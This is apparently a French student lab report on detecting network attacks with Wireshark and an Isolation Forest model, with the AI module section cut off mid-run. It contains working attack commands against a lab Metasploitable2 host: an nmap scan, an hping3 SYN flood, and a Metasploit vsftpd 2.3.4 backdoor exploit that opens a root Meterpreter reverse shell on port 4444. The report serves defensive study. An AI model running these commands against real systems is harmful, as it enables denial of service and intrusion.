


Figure 5 Architecture du laboratoire virtuel

```

kali@kali: ~
Session Actions Éditer Vue Aide
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.684 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.384 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.239 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.349 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.502 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.247 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.275 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.304 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.261 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.284 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.280 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.342 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.297 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.338 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.265 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.239 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.307 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.290 ms
64 bytes from 192.168.56.101: icmp_seq=19 ttl=64 time=0.322 ms
64 bytes from 192.168.56.101: icmp_seq=20 ttl=64 time=0.242 ms
64 bytes from 192.168.56.101: icmp_seq=21 ttl=64 time=0.728 ms
^C
— 192.168.56.101 ping statistics —
21 packets transmitted, 21 received, 0% packet loss, time 21079ms
rtt min/avg/max/mdev = 0.239/0.341/0.728/0.131 ms

```

Figure 6 Test de connectivité ping entre Kali linux et Metasploitable2

III. Phase 1 Analyse DPI avec Wireshark

➤ Capture du trafic réseau normal

La première capture a servi de référence. Wireshark lancé sur eth0, puis une série de pings vers Metasploitable2. La capture trafic-normal.pcapng présente les caractéristiques d'un trafic ICMP sain : alternance régulière de paquets Echo Request et Echo Reply, taille uniforme de 98 octets, cadence d'un paquet par seconde, aucune anomalie. C'est notre ligne de base.




Figure 7 Capture wireshark trafic ICMP normal

➤ Simulation et analyse du scan Nmap

Le scan de ports simule la phase de reconnaissance d'une intrusion. Depuis Kali, la commande suivante a été lancée pendant que Wireshark capturait le trafic :

```
$ nmap -sS -A 192.168.56.101
```

Nmap a découvert une quinzaine de ports ouverts sur Metasploitable2, dont le port 21 (FTP vsftpd 2.3.4), le port 22 (SSH OpenSSH), le port 80 (HTTP Apache) et plusieurs autres services vulnérables. Dans Wireshark, la signature est immédiatement reconnaissable : 1 206 conversations TCP SYN distinctes en quelques secondes, avec des réponses RST/ACK pour les ports fermés.

```
(kali@kali)-[~]
$ nmap -sS -A 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-11 08:30 +0200
Nmap scan report for 192.168.56.101
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.100
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationNam
```

Figure 8 Résultats du scan Nmap sur Métasploit2

tcp.flags.syn == 1						
No.	Time	Source	Destination	Protocol	Length	Info
5	33.996695356	192.168.56.100	192.168.56.101	TCP	58	34536 → 139 [SYN] Seq=0 Win=
6	33.996793943	192.168.56.100	192.168.56.101	TCP	58	34536 → 135 [SYN] Seq=0 Win=
7	33.996857870	192.168.56.100	192.168.56.101	TCP	58	34536 → 1723 [SYN] Seq=0 Win=
8	33.996921249	192.168.56.100	192.168.56.101	TCP	58	34536 → 554 [SYN] Seq=0 Win=
9	33.996979554	192.168.56.101	192.168.56.100	TCP	60	139 → 34536 [SYN, ACK] Seq=0
14	33.997205997	192.168.56.100	192.168.56.101	TCP	58	34536 → 80 [SYN] Seq=0 Win=1
15	33.997268106	192.168.56.100	192.168.56.101	TCP	58	34536 → 3306 [SYN] Seq=0 Win=
16	33.997325387	192.168.56.100	192.168.56.101	TCP	58	34536 → 1720 [SYN] Seq=0 Win=
17	33.997386759	192.168.56.101	192.168.56.100	TCP	60	80 → 34536 [SYN, ACK] Seq=0
18	33.997387011	192.168.56.101	192.168.56.100	TCP	60	3306 → 34536 [SYN, ACK] Seq=
22	33.997541207	192.168.56.100	192.168.56.101	TCP	58	34536 → 110 [SYN] Seq=0 Win=
23	33.997603144	192.168.56.100	192.168.56.101	TCP	58	34536 → 22 [SYN] Seq=0 Win=1
24	33.997669077	192.168.56.100	192.168.56.101	TCP	58	34536 → 445 [SYN] Seq=0 Win=
26	33.997722787	192.168.56.101	192.168.56.100	TCP	60	22 → 34536 [SYN, ACK] Seq=0
28	33.997795536	192.168.56.101	192.168.56.100	TCP	60	445 → 34536 [SYN, ACK] Seq=6
.....						
▶ Frame 5: Packet, 58 bytes on wire (464 bits), 58 by 0000 00 0c 29 23 9e f2 00 0c 29 48 55 7b 08 00 45 0						
▶ Ethernet II, Src: VMware_48:55:7b (00:0c:29:48:55:7b) 0010 00 2c fd 86 00 00 39 06 92 2b c0 a8 38 64 c0 a						
▶ Internet Protocol Version 4, Src: 192.168.56.100, D: 0020 38 65 86 e8 00 8b 6e 3b 90 13 00 00 00 00 60 0						
▶ Transmission Control Protocol, Src Port: 34536, Dst 0030 04 00 1c 4a 00 00 02 04 05 b4						


Figure 9 Capture wireshark du trafic de scan Nmap

➤ Simulation et analyse de l'attaque SYN Flood

L'attaque SYN Flood illustre parfaitement la puissance destructrice d'une attaque DoS simple. Hping3 a été utilisé avec les paramètres suivants :

```
$ sudo hping3 -S --flood -V -p 80 192.168.56.101
```

En moins de 40 secondes, plus de 264 000 paquets TCP SYN ont été générés soit 6 600 paquets par seconde. Dans Wireshark, l'écran est devenu presque entièrement rouge, signe de comportement anormal. La signature est caractéristique : volumétrie extrême de SYN (flag SYN=1, ACK=0) depuis une source unique vers un port précis.



No.	Time	Source	Destination	Protocol	Length	Info
267130	227.690936892	192.168.56.100	192.168.56.101	TCP	54	9670 → 80 [RST] Seq=1 Win=0
267131	227.690986392	192.168.56.100	192.168.56.101	TCP	54	9671 → 80 [RST] Seq=1 Win=0
267132	227.691003649	192.168.56.100	192.168.56.101	TCP	54	9672 → 80 [RST] Seq=1 Win=0
267133	227.691097104	192.168.56.100	192.168.56.101	TCP	54	[TCP Port numbers reused] 9673
267134	227.691153916	192.168.56.100	192.168.56.101	TCP	54	[TCP Port numbers reused] 9674
267135	227.691355494	192.168.56.101	192.168.56.100	TCP	60	80 → 9673 [SYN, ACK] Seq=0 A
267136	227.691355791	192.168.56.101	192.168.56.100	TCP	60	80 → 9674 [SYN, ACK] Seq=0 A
267137	227.691355962	192.168.56.101	192.168.56.100	TCP	60	80 → 9675 [SYN, ACK] Seq=0 A
267138	227.691397184	192.168.56.100	192.168.56.101	TCP	54	9673 → 80 [RST] Seq=1 Win=0
267139	227.691414483	192.168.56.100	192.168.56.101	TCP	54	9674 → 80 [RST] Seq=1 Win=0
267140	227.691459269	192.168.56.100	192.168.56.101	TCP	54	9675 → 80 [RST] Seq=1 Win=0
267141	227.693818388	192.168.56.101	192.168.56.100	TCP	60	80 → 9676 [SYN, ACK] Seq=0 A
267142	227.693886369	192.168.56.100	192.168.56.101	TCP	54	9676 → 80 [RST] Seq=1 Win=0
267143	227.933366953	192.168.56.100	192.168.56.101	TCP	54	[TCP Port numbers reused] 9677

Frame 1: Packet, 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: VMware_48:55:7b (00:0c:29:48:55:7b), Dst: 02:00:00:00:00:00
Internet Protocol Version 4, Src: 192.168.56.100, Dst: 192.168.56.101
Transmission Control Protocol, Src Port: 2787, Dst Port: 80

Figure 10 Analyse SYN Flood dans wireshark (264000+ paquets)

➤ Exploitation de la vulnérabilité vsftpd 2.3.4

L'exploitation de la backdoor vsftpd 2.3.4 (CVE-2011-2523) démontre concrètement les risques des vulnérabilités non corrigées. Depuis Metasploit :

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 exploit(...) > set RHOSTS 192.168.56.101
```

```
msf6 exploit(...) > set LHOST 192.168.56.100
```

```
msf6 exploit(...) > run
```

En quelques secondes, une session Meterpreter s'est ouverte avec les privilèges root. La commande getuid a confirmé : « Server username: root ». La machine était entièrement compromise.

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.100
LHOST => 192.168.56.100
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.100:4444
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.100:4444 -> 192.168.56.101:57492) at 2026-06-11 08:59:56 +0200

meterpreter > getuid
Server username: root
meterpreter >

```

Figure 11 Exploitation vsftpd 2.3.4 avec Metasploit

```

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >

```

Figure 12 Session meterpreter active-uid=root confirmé

No.	Time	Source	Destination	Protocol	Length	Info
602	97.387410714	192.168.56.100	192.168.56.101	TCP	178	4444 -> 47077 [PSH, ACK] Seq=
603	97.387773247	192.168.56.101	192.168.56.100	TCP	226	47077 -> 4444 [PSH, ACK] Seq=
604	97.387808904	192.168.56.100	192.168.56.101	TCP	66	4444 -> 47077 [ACK] Seq=1572
607	113.241196904	192.168.56.100	192.168.56.101	TCP	178	4444 -> 47077 [PSH, ACK] Seq=
608	113.241629060	192.168.56.101	192.168.56.100	TCP	322	47077 -> 4444 [PSH, ACK] Seq=
609	113.241674094	192.168.56.100	192.168.56.101	TCP	66	4444 -> 47077 [ACK] Seq=1684
610	113.253613194	192.168.56.100	192.168.56.101	TCP	178	4444 -> 47077 [PSH, ACK] Seq=
611	113.253995651	192.168.56.101	192.168.56.100	TCP	226	47077 -> 4444 [PSH, ACK] Seq=
612	113.264658725	192.168.56.100	192.168.56.101	TCP	178	4444 -> 47077 [PSH, ACK] Seq=
613	113.265025905	192.168.56.101	192.168.56.100	TCP	226	47077 -> 4444 [PSH, ACK] Seq=
614	113.307614363	192.168.56.100	192.168.56.101	TCP	66	4444 -> 47077 [ACK] Seq=1908
619	199.614382968	192.168.56.100	192.168.56.101	TCP	194	4444 -> 47077 [PSH, ACK] Seq=
620	199.614692627	192.168.56.101	192.168.56.100	TCP	210	47077 -> 4444 [PSH, ACK] Seq=
621	199.614735257	192.168.56.100	192.168.56.101	TCP	66	4444 -> 47077 [ACK] Seq=2036

Frame 562: Packet, 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
 Ethernet II, Src: VMware_23:9e:f2 (00:0c:29:23:9e:f2), Dst: 00:0c:29:23:9e:f2
 Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.100
 Transmission Control Protocol, Src Port: 47077, Dst Port: 4444

Figure 13 Capture Wireshark de l'exploitation Metasploit (port 4444)

➤ Filtres de détection Wireshark

Sur la base de l'analyse DPI, quatre filtres de détection ont été construits et sauvegardés dans Wireshark :

Attaque	Expression du filtre Wireshark	Nom sauvegardé
Scan Nmap	tcp.flags.syn==1 && tcp.flags.ack==0 && ip.src==192.168.56.100	Detection_Scan_Nmap
SYN Flood	tcp.flags.syn==1 && tcp.flags.ack==0 && frame.time_delta<0.001	Detection_SYN_Flood
Exploitation Metasploit	tcp.port==4444	Detection_Metasploit
Trafic normal ICMP	icmp && ip.src==192.168.56.100	Trafic_Normal_ICMP

Tableau 7: Filtres de détection Wireshark




Figure 14 Filtres de détections enregistrés dans wireshark

➤ Résultats des tests DPI

Type de trafic	Paquets/sec	Protocole dominant	Anomalie	Port
Normal (ICMP)	~1	ICMP	Non	N/A
Scan Nmap	~500	TCP SYN	Oui	Multiple
SYN Flood	~6 600	TCP SYN	Oui	80/TCP
Exploitation	Variable	TCP	Oui	4444/TCP

Tableau 8: Résultats tests DPI




Figure 15 Hiérarchie de protocole wireshark-Trafic normal




Figure 16 Hiérarchie de protocole wireshark-Attaque SYN Flood

Type d'attaque	Événements détectés	Faux positifs	Taux de détection
Scan Nmap	1 206 conversations TCP	0	100 %
SYN Flood	264 000+ paquets SYN	0	100 %
Exploitation Metasploit	Connexion port 4444	0	100 %

Tableau 9: Rapport types d'attaques

IV. Phase 2 — Module d'analyse IA avec Isolation Forest


❖ Architecture du module IA

Le module IA est un script Python déployé directement sur Kali Linux, dans le dossier /home/kali/analyse_ia/. Il s'appuie sur tcpdump pour la capture du trafic et sur la bibliothèque scikit-learn pour l'analyse par Isolation Forest. Le workflow est le suivant : tcpdump capture

les paquets pendant 40 secondes, les données sont transformées en features numériques, l'algorithme Isolation Forest analyse ces features et classe chaque paquet comme normal ou anormal, et matplotlib génère automatiquement quatre graphiques de visualisation.

❖ Analyse du trafic normal

La première exécution du module IA a été réalisée sur un trafic ICMP normal. Sur 18 paquets capturés, l'algorithme en a classifié 16 comme normaux (88.9%) et 2 comme anomalies (11.1%). Ces deux anomalies correspondent à des paquets de taille légèrement différente du comportement habituel — des variations minimales mais suffisantes pour que l'Isolation Forest les identifie comme inhabituelles.



```
kali@kali: ~  
Session Actions Éditer Vue Aide  
64 bytes from 192.168.56.101: icmp_seq=85 ttl=64 time=0.312 ms  
64 bytes from 192.168.56.101: icmp_seq=86 ttl=64 time=0.301 ms  
64 bytes from 192.168.56.101: icmp_seq=87 ttl=64 time=0.296 ms  
64 bytes from 192.168.56.101: icmp_seq=88 ttl=64 time=0.284 ms  
64 bytes from 192.168.56.101: icmp_seq=89 ttl=64 time=0.398 ms  
64 bytes from 192.168.56.101: icmp_seq=90 ttl=64 time=0.296 ms  
64 bytes from 192.168.56.101: icmp_seq=91 ttl=64 time=0.328 ms  
64 bytes from 192.168.56.101: icmp_seq=92 ttl=64 time=0.289 ms  
64 bytes from 192.168.56.101: icmp_seq=93 ttl=64 time=0.372 ms  
64 bytes from 192.168.56.101: icmp_seq=94 ttl=64 time=0.375 ms  
64 bytes from 192.168.56.101: icmp_seq=95 ttl=64 time=0.955 ms  
64 bytes from 192.168.56.101: icmp_seq=96 ttl=64 time=0.267 ms  
64 bytes from 192.168.56.101: icmp_seq=97 ttl=64 time=0.934 ms  
64 bytes from 192.168.56.101: icmp_seq=98 ttl=64 time=0.275 ms  
64 bytes from 192.168.56.101: icmp_seq=99 ttl=64 time=0.940 ms  
64 bytes from 192.168.56.101: icmp_seq=100 ttl=64 time=0.299 ms  
64 bytes from 192.168.56.101: icmp_seq=101 ttl=64 time=0.922 ms  
64 bytes from 192.168.56.101: icmp_seq=102 ttl=64 time=0.298 ms  
64 bytes from 192.168.56.101: icmp_seq=103 ttl=64 time=0.953 ms  
64 bytes from 192.168.56.101: icmp_seq=104 ttl=64 time=0.343 ms  
^C  
— 192.168.56.101 ping statistics —  
104 packets transmitted, 104 received, 0% packet loss, time 1059  
12ms  
rtt min/avg/max/mdev = 0.225/2.474/108.380/11.592 ms  
(kali@kali)-[~]  
$  
root@kali: /home/kali  
Session Actions Éditer Vue Aide  
DETECTION D'ANOMALIES RESEAU - IA  
Isolation Forest + tcpdump  
[*] Capture sur eth0 pendant 40s ...  
[!] Aucun paquet. Verifiez la connexion.  
(kali@kali)-[~]  
$ sudo su  
(root@kali)-[/home/kali]  
# python3 /home/kali/analyse_ia/detection_ia.py  
DETECTION D'ANOMALIES RESEAU - IA  
Isolation Forest + tcpdump  
[*] Capture sur eth0 pendant 40s ...  
[+] 18 paquets captures → /home/kali/analyse_ia/capture.csv  
[*] Isolation Forest en cours ...  
